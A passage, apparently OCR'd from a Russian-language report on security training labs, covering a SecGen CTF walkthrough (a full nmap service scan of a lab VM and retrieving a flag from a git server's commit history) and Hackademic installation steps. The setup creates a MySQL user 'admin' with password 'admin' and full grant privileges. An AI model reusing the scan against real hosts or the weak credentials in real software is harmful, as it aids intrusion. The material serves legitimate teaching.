


Рисунок 2.6.20 - Сетевой окружение виртуальной машины

На рисунке 2.6.21 демонстрируется процесс изменения настроек сетевого адаптера виртуальной машины.

На рисунке 2.6.22 демонстрируется конфигурация интерфейса enp0s9.

На рисунке 2.6.23 демонстрируется процесс сетевого сканирования виртуальной машины.

Сканирование хоста (рисунок 2.6.23) показало, что на хосте запущен веб-сервер Apache, SSH и служба rpcbind.




Рисунок 2.6.21 - Настройка сетевого адаптера




Рисунок 2.6.22 - Настройки сетевого адаптера enp0s9

```
kali@kali:~/Desktop$ sudo nmap -sV -O 192.168.1.100 -p1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 08:19 EDT
Nmap scan report for 192.168.1.100
Host is up (0.00091s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.25 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:37:09:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds
kali@kali:~/Desktop$
```

Рисунок 2.6.23 - Сетевое сканирование виртуальной машины

Попытаемся выяснить какое веб-приложение запущено на этом хосте. На рисунке 2.6.24 демонстрируется процесс открытия главной страницы веб-приложения.

Открыв главную страницу в браузере, мы получаем информацию о том, что приложение является git-сервером.

Git-сервер - это сервер для хранения версий исходного кода программного обеспечения.

Напротив, названия проекта *secret_file* имеется иконка RSS-канала, перейдя на который можно получить текстовый файл с RSS информацией.

На рисунке 2.6.25 демонстрируется процесс получения RSS информации.

На рисунке 2.6.26 демонстрируется процесс открытия RSS файла.

На рисунке 2.6.27 демонстрируется ссылка на файловый коммит.




Рисунок 2.6.24 - Веб-приложение виртуальной машины




Рисунок 2.6.25 - Получение RSS информации

Рисунок 2.6.26 - RSS-информация




Рисунок 2.6.27 - Ссылка на коммит файла

Перейдя по ссылке можно получить информацию об истории изменений текстового файла. В данном случае можно получить информацию о флаге, который необходим для выполнения задания.

На рисунке 2.6.28 демонстрируется информация о файле.

На рисунке 2.6.29 демонстрируется процесс получения флага.




Рисунок 2.6.28 - История коммита файла




Рисунок 2.6.29 - Получение флага

Индикатором компрометации системы является получения флага. Очень часто такой подход используется в CTF-соревнованиях, где основной целью является захват такого текстового флага. Чем больше флагов соберет участник, тем больше очков получит. В конце соревнования участник или команда набравшая самое большое количество захваченных флагов побеждает.

Главным отличием SecGen от других платформ для обучения информационной безопасности является тот факт, что SecGen по своей природе является динамической платформой. В отличие от статической платформы как например Metasploitable, студент каждый раз приступая к выполнению задания получает новое виртуальное окружение, которое никак не связано с предыдущим. Это позволяет генерировать произвольное количество сценариев атак для каждого студента без необходимости вручную перенастраивать уже пройденные сценарии. В том же Metasploitable все уязвимости собраны в рамках одной виртуальной среды в то время как SecGen позволяет выбирать эти среды.

Хотя SecGen и содержит большое количество сценариев атак их число ограниченно и через некоторое время диапазон сценариев будет израсходован, что неизбежно приведет к повторению некоторых сценариев. SecGen предусматривает такой вариант развития событий и дает возможность студентам самостоятельно разрабатывать свои сценарии атаки.

Для того чтобы разработать собственный сценарий атаки необходимо ознакомиться с руководством разработчика на портале разработчика SecGen.

Одним из возможных сценариев обучения может быть таким: преподаватель генерирует n-ое количество сценариев для студентов. Каждый из этих сценариев генерируется случайно, что позволяет исключить одинаковые сценарии для нескольких студентов.

Каждый студент получает уникальный сценарий, который преподаватель отдает персонально студенту. Затем каждый студент на своем персональном компьютере создает из полученного проекта виртуальную машину, которая содержит сценарий атаки, полученный из проекта. Затем студент пытается

выполнить задание самостоятельно опираясь на помощь преподавателя или изучая описание файлов проекта. В итоге каждый студент получает уникальное задание, содержащее полный сценарий случайной атаки.

При следующей итерации процесс генерации проекта повторяется, и студенты получают новый случайно сгенерированный проект.

2.7 Развертывание Hackademic

Hackademic поставляется как веб-приложение для обучения студентов основам безопасности веб-приложений. Ознакомиться с проектом можно перейдя на официальный GitHub репозиторий.

Для инсталляции Hackademic используется дистрибутив Oracle Linux версии 6.6 (рисунок 2.7.1).

Всего в приложении существует три типа учетных записей: студент, администратор и учитель. Учетные записи типа студент получают доступ к классным занятиям и таблицу рейтинга. Учетные записи типа учитель позволяют создавать классы и добавлять туда студентов и новые задания. Учетная запись типа администратор имеет полный доступ к приложению и используется для администрирования.

Каждое задание представляет из себя детективный сценарий в котором студенту предлагается поучаствовать в качестве этичного хакера. Конечной целью каждого задания является получить флаг.

Флаг является доказательством того, что студент успешно справился с заданием. Сценарий позволяет интегрировать в процесс обучения игровую составляющую.




Рисунок 2.7.1 - Запуск виртуальной машины

В процессе установки операционной системы необходимо создать пользователя с правами *sudo* для последующей инсталляции программного обеспечения.

Зависимости Hackademic связаны с веб-сервером (Apache или Nginx), PHP и связанным с ним MySQL или MariaDB. Нужно убедиться, что они установлены перед началом развертывания Hackademic.

Рекомендуется использовать Apache с MySQL.

Перед началом работы необходимо установить и настроить зависимости для Hackademic (листинг 2):

```
# установить веб сервер Apache
bash> yum install httpd -y

# запустить веб сервер Apache
bash> service httpd start

# проверить конфигурацию Apache
bash> chkconfig httpd on

# добавить правила для файрвола на доступ к веб серверу
bash> vi /etc/sysconfig/iptables

# добавить эту строку в текстовый файл, сохранить файл и выйти из него
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT

# перезапустить файрвол
bash> service iptables restart

# установить базу данных MySQL
bash> yum install mysql mysql-server -y

# запустить базу данных MySQL
bash> service mysqld start

# проверить настройки базы данных MySQL
bash> chkconfig mysqld on

# установить PHP
bash> yum install php -y

# перезапустить веб сервер (после установки PHP)
bash> service httpd restart
```

```
# установить зависимости PHP для базы данных MySQL
bash> yum install php-mysql -y
```

Листинг 2 - Установка зависимостей для Hackademic

```
# создать администратора базы данных
mysql> create user ‘admin’@’localhost’ identified by ‘admin’;
mysql> grant all on *.* to ‘admin’@’localhost’ with grant option;
mysql> flush privileges

# скачать проект Hackademic с GitHub
bash> git clone https://github.com/Hackademic/hackademic.git

# скопировать содержимое проекта в публичную директорию веб сервера
bash> cp -R hackademic/ /var/www/html

# изменить владельца директории на пользователя apache
bash> chown -R apache /var/www/html/hackademic/

# установить зависимость mbstring для php
bash> yum install php-mbstring

# перезапустить веб сервер
bash> service httpd restart
```

Продолжение Листинга 2

После установки зависимостей необходимо открыть браузер и перейти по ссылке http://ip-адрес/hackademic/installation/install.php.

На рисунке 2.7.2 демонстрируется выбор локализации установщика.

На рисунке 2.7.3 демонстрируется процесс создания администратора.

На рисунке 2.7.4 демонстрируется процесс настройки базы данных.

На рисунке 2.7.5 демонстрируется процесс создания базы данных.

На рисунке 2.7.6 демонстрируется процесс настройки приложения.

После этого этапа приложение успешно установлено и готово к использованию. Для перехода на главную страницу необходимо нажать на ссылку, которая находится на текущей странице.

На рисунке 2.7.7 демонстрируется попытка входа на главную страницу приложения.




Рисунок 2.7.2 - Выбор локализации




Рисунок 2.7.3 - Настройка учетной записи




Рисунок 2.7.4 - Настройка базы данных

